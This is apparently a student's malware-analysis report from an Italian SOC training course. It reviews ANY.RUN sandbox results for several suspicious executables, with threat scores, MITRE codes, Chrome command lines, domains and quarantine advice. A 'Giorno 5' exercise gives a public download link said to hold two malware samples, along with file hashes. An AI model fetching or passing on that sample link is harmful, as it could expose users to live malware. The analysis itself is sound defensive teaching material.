- **Controlla le stesse impostazioni** di attendibilità e sicurezza, suggerendo che questo file potrebbe fare parte della stessa famiglia di malware o essere collegato a un obiettivo comune di compromissione della sicurezza.
- Con **cmd.exe** l'utilizzo di comandi di shell implica che potrebbe eseguire istruzioni dannose, download di payload addizionali, o tentare di modificare configurazioni di sistema.
- **Livello di Integrità:** Medio, consente comunque modifiche significative che potrebbero compromettere la sicurezza.
- **Uso di comandi di shell:** Conferma il comportamento malevolo con l'esecuzione di script o comandi pericolosi, potenzialmente per scopi di raccolta di informazioni, modifica del sistema o persistenza.



INSTALLUTIL.EXE

- **Punteggio di Minaccia:** 10 su 100 indica che il file non è ritenuto particolarmente pericoloso in base all'analisi di **ANY.RUN**; ma, il file è collegato a un comportamento anomalo.
- **Stato:** Nessun verdetto
- Viene segnalato che il file **InstallUtil.exe** si collega a una porta non standard (T1571). Questo è un comportamento sospetto, poiché l'uso di porte non standard può indicare tentativi di evitare il rilevamento o comunicazioni non autorizzate.
- **Accesso a informazioni** di sistema e utilizzo di protezioni .NET, indicativo di potenziali attività di gestione.
- **Livello di Integrità:** Medio, consente comunque modifiche significative che potrebbero compromettere la sicurezza.
- **Considerato un falso positivo**, ma da monitorare attentamente. Rivedere il contesto di utilizzo e indagare su eventuali comportamenti anomali.



MUADNRD.EXE & CMD.EXE


Muadnrd.exe, questo ha lanciato un programma chiamato cmd.exe, che è la classica finestra dei comandi di Windows.

Usare **cmd.exe** è come aprire la finestra di comando sul proprio computer per dare istruzioni direttamente al sistema operativo. Quello che ha fatto Muadnrd.exe è stato usare un comando chiamato timeout per ritardare l'esecuzione di qualcosa.




MUADNRD.EXE

- **Punteggio di Minaccia:** 62 su 100, il che suggerisce una preoccupazione moderata.
- **Stato:** Sospetto
- **Blocco dell'applicazione** e avvio automatico
- **La verifica** delle impostazioni di attendibilità di Windows e delle impostazioni di sicurezza di **Internet Explorer** potrebbe suggerire che il malware cerca di modificare le politiche di sicurezza per mantenere il proprio controllo sul sistema
- **L'esecuzione sotto un account amministratore** fornisce ampi privilegi, facilitando modifiche al sistema e aumentando la gravità potenziale dell'infezione.
- **Livello di Integrità:** Medio.
- **Le modifiche al registro** indicano un possibile tentativo di persistenza o raccolta di informazioni. Le impostazioni di attendibilità e di sicurezza sono obiettivi comuni per malware che cercano di evitare il rilevamento.
- **Il tentativo** di eseguire comandi tramite **CMD.EXE** suggerisce una possibile esecuzione di script o istruzioni dannose, un comportamento tipico dei trojan o backdoor.




CMD.EXE

- **Punteggio di Minaccia:** 15 su 100, anche se minima è considerato pur sempre una minaccia
- **cmd.exe** utilizza **TIMEOUT.EXE** per ritardare l'esecuzione. Questo comportamento è indicato con il codice T1059.003, che fa riferimento all'uso della shell dei comandi di Windows.
- **L'uso del comando timeout** in modo anomalo per ritardare l'esecuzione potrebbe essere una tecnica usata per coordinare l'esecuzione di script o comunque che il suo uso in contesti automatizzati o script potrebbe indicare attività sospette
- **L'esecuzione di cmd.exe** con comandi automatizzati potrebbe essere normale in ambienti di script o amministrazione ma il fatto che questo comando provenga da Muadnrd.exe, un file che già aveva comportamenti sospetti, aumenta la necessità di ulteriore indagine.




MUADNRD.EXE & CMD.EXE

- **Grafico del Flusso di Processo:** Il file muadnrd.exe è indicato come una "THREAT".
- **Punteggio di Minaccia:** Nessun verdetto 0 su 100, il file non è considerato una minaccia.



INCOERENZE CON IL GRAFICO

1. Il **malware** potrebbe attivarsi solo sotto certe condizioni non replicate durante l'analisi **ANY.RUN**.
2. Strumenti diversi potrebbero avere configurazioni o sensibilità differenti nel rilevare minacce.
3. Possibilità che uno degli strumenti abbia identificato una minaccia inesistente o al contrario, che non abbia rilevato un comportamento malevolo.



SICUREZZA E PREVENZIONE

La sicurezza del sistema è fondamentale.


L'**identificazione** precoce di comportamenti sospetti e l'azione immediata sono essenziali per proteggere l'integrità dei dati e la continuità operativa.

- **Mettere in quarantena:** Sia Jvczfhe.exe che Muadnrd.exe devono essere immediatamente isolati. Questo significa spostarli in un'area sicura dove non possano influire sul sistema.
- **Eliminare i file sospetti:** Dopo un'analisi più approfondita, se confermato che questi file sono pericolosi, dovrebbero essere rimossi dal sistema per evitare ulteriori rischi.
- **Aggiornare le blacklist:** Aggiungere i file identificati alle blacklist per evitare che possano essere eseguiti di nuovo o scaricati su altri sistemi aziendali.
- **Consultare il vendor di sicurezza:** sarebbe prudente consultare il fornitore di soluzioni di sicurezza per un'analisi avanzata. Questo può aiutare a determinare se si tratta di falsi positivi o di minacce reali

REPORT: ANALISI DEL 3°

"MALWARE"

Riguardo all'analisi del terzo file, si possono notare comportamenti potenzialmente sospetti, nonostante il sistema lo segnala come "non malware", suggerendo che **potrebbe trattarsi di un falso positivo o di un software legittimo con comportamenti anomali.**



COMPORTAMENTO

Primo Processo:

Il file esegue un processo principale che potrebbe essere responsabile dell'avvio di altri sottoprocessi.

Questa fase include azioni tra cui: *query registry* e *Application launched itself.*

Sottoprocessi:

È possibile che siano stati creati dei sottoprocessi per svolgere azioni specifiche come scrivere su disco, eseguire sequenze di comandi o manipolare la memoria. In un contesto dannoso, questi potrebbero essere usati per evitare di essere scoperti o per dividere le attività dannose.



PROCESSI

Command line

```
"C:\Program Files\Google\Application\chrome.exe" --disk-cache-dir=null --disk-cache-size=1 --media-cache-size=1 --disable-gpu-shader-disk-cache --disable-background-networking --disable-features=OptimizationGuideModelDownloading,OptimizationHintsFetching,OptimizationTargetPrediction,OptimizationHints "https://click.convertkit-mail2.com/wvuqovqrrwagh50ndddc7hnxdlxuu8/48hvhehr87opx8ux/d3d3Lmluc3RhZ3JhbS5jb20vYXVze2llbnVyc2VyZWNydwI0ZXJz"
```

All'inizio, il comando avvia Google Chrome con impostazioni che **disattivano alcune funzioni**. Inoltre blocca anche le attività di rete in background (in secondo piano) e apre un link collegato a un servizio di tracciamento email.

Questa configurazione potrebbe essere utilizzata per **ridurre al minimo i dati raccolti o le operazioni eseguite dal browser durante la sessione**.

QUERY REGISTRY

Il rilevamento si concentra sul primo processo, in quanto vengono dichiarati lo sfruttamento di attività potenzialmente dannose, come il controllo del **registro di sistema**. Infatti, gli aggressori possono interagire con il registro di Windows per raccogliere informazioni sul sistema, sulla configurazione e sul software installato.

Questo evento mostra che Chrome sta leggendo una chiave del registro di sistema legata a Microsoft Office, probabilmente per capire quale programma usare per aprire link o file associati a Office, come documenti o email. Chrome potrebbe fare questo controllo per assicurarsi che i link si aprano correttamente o per garantire la compatibilità con Microsoft Office.

Questo tipo di operazione di lettura del registro è comune e non necessariamente sospetta, ma è comunque un comportamento che potrebbe essere monitorato per sicurezza in caso di eventi più complessi o inusuali.

Behavior activities
(PID: 6584) chrome.exe

Source: registry First seen: 5466 ms

Other / Environment
Reads Microsoft Office registry keys
[T1012 Query Registry](#)

Operation:	READ
Name:	HTTP
Value:	
Key:	HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\OFFICE\16.0\ACCESS\CAPABILITIES\URLASSOCIATIONS
TypeValue:	REG_NONE

APPLICATION LAUNCHED ITSELF

Questo comando avvia Google Chrome in una modalità particolare in cui il processo principale è il crashpad handler.

Questa funzionalità è utilizzata per rilevare, **gestire e inviare i rapporti sugli arresti anomali del browser a Google per scopi di analisi.**

Questa modalità è particolarmente utile durante la risoluzione dei problemi, assicurando che quando il browser si chiude all'improvviso venga adeguatamente registrato e inviato per la risoluzione.

CmdChild:

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --type=crashpad-handler --user-data-dir=C:\Users\admin\AppData\Local\Google\Chrome\User Data\prefetch:4 --monitor-self-annotation=ptype=crashpad-handler --database=C:\Users\admin\AppData\Local\Google\Chrome\User Data\Crashpad" --url=https://clients2.google.com/cr/report --annotation=channel= --annotation=plat=Win64 --annotation=prod=Chrome --annotation=ver=122.0.6261.70 --initial-client-data=0x224,0x228,0x22c,0x1f8,0x230,0x7ffffd55cdc40,0x7ffffd55cdc4c,0x7fff d55cdc58
```

APPLICATION LAUNCHED ITSELF

Questo è il comando che si occupa dell'avvio di Google Chrome con impostazioni che **limitano funzioni**. Queste opzioni servono probabilmente per impedire la raccolta e la memorizzazione di dati superflui. Inoltre, Chrome apre un URL specifico collegato a un servizio di tracciamento delle email, probabilmente per monitorare se l'utente ha cliccato su un link all'interno di un'email.

Se il sito web visitato richiede di aprire documenti o link collegati a Microsoft Office, Chrome potrebbe controllare il registro di sistema per capire come gestire queste operazioni, ad esempio, decidendo quale programma usare per aprire un file.

CmdParent:

```
"C:\Program Files\Google\Chrome\Application\chrome.exe" --disk-cache-dir=null --disk-cache-size=1 --media-cache-size=1 --disable-gpu-shader-disk-cache --disable-background-networking --disable-features=OptimizationGuideModelDownloading,OptimizationHintsFetching,OptimizationTargetPrediction,OptimizationHints "https://click.convertkit-mail2.com/wvuqovqrrwagh50nnddc7hnxdlxuu8/48hvhehr87opx8ux/d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2lbnVyc2WyZWNydwI0ZXJz"
```

IN POCHE PAROLE

Questo **tipo di interazione** è **comune** e fa parte del modo in cui i browser si integrano con altre applicazioni installate sul sistema per offrire un'esperienza utente completa.

Inoltre, tra le varie connessioni riportate dall'analisi, **sembrerebbe che vada ad attingere ad indirizzi legittimi**.

Però, tra le varie richieste, va a collegarsi a siti sospetti come: ***click.convertkit-mail2.com***

click.convertkit-mail2.com

3.141.222.179

3.18.56.123

18.220.225.51

click.convertkit-mail2.com

IP Addresses not found

Domain	ASN
-	-
settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
settings-win.data.microsoft.com	MICROSOFT-CORP-MSN-AS-BLOCK
-	-
click.convertkit-mail2.com	AMAZON-02
accounts.google.com	GOOGLE
www.instagram.com	FACEBOOK
static.cdninstagram.com	FACEBOOK

SICUREZZA E PREVENZIONE

Sarebbe dunque consigliabile mettere il file in **quarantena** e **contattare il fornitore** per verificare se si tratta di un falso positivo.

Infine, se viene confermato come falso positivo, il file allora può essere rimosso dalla quarantena e, se necessario, aggiunto alla whitelist per evitare ulteriori segnalazioni in futuro. Altrimenti si procederà all'eliminazione.

Mettere in quarantena:

è una misura di sicurezza preventiva che isola un file sospetto dal resto del sistema. Questa operazione impedisce l'esecuzione accidentale del file, riducendo il rischio di eventuali danni, anche se al momento non è stato identificato come malware.

Richiesta di conferma dal vendor:

Richiedere una conferma dal fornitore è una pratica essenziale quando si trattano file sospetti che potrebbero essere parte di software legittimi. I fornitori spesso dispongono di informazioni dettagliate sui loro prodotti e possono confermare se il comportamento rilevato è normale o se rappresenta una minaccia alla sicurezza.



GIORNO 5

GIORNO 5

In questo link sono presenti due **MALWARE**

[https:// mega.nz/folder/ASgWmZpD#vZdDbQXLW8tOEoC8npgIyg](https://mega.nz/folder/ASgWmZpD#vZdDbQXLW8tOEoC8npgIyg)

Parte 1:

Analizzare il contenuto del file compresso calcolatriceinnovativa50.exe.zip andando a confermare che è un malware (totalmente innocuo)

Parte 2:

Il solito dipendente "sveglio" dice al SOC (che siamo noi) che un suo amico, che qui chiameremo "AmicoNerd" ha avviato in un PC aziendale il contenuto di questo archivio AmicoNerd.zip Il nostro compito è convincere il dipendente che il file è malevolo.

Dopo l'analisi, pulire le eventuali tracce / gli effetti del malware dalla macchina virtuale di test.

PARTE 1

ANALISTI STATICI BASICA

Abbiamo iniziato l'analisi del file con CFF Explorer e **PEStudio**, cercando informazioni rilevanti. Abbiamo notato alcune caratteristiche che fanno riferimento alla **calcolatrice di Microsoft** (calc.exe), in una versione molto vecchia risalente a Windows XP 2002 senza service packs, ma modificate e scritte in russo, probabilmente utilizzando un **Resource Hacker**.

In seguito gestendo le importazioni e le librerie, abbiamo trovato alcune librerie, come **KERNEL32.dll** e **USER32.dll**, che offrono funzionalità di base per Windows e sono utilizzate da programmi comuni, come la calcolatrice, per gestire operazioni di sistema, grafiche e di interfaccia utente. Sebbene legittime, possono essere sfruttate dai malware per manipolare il sistema operativo.

MD5	7A0CC9AD09AC127C2B82FC953E8AFC8D
SHA-1	68BB74C138F26D2E61E055D87582C98775BF3C7B
Property	Value
CompanyName	Корпорация Майкрософт
FileDescription	Калькулятор для Windows
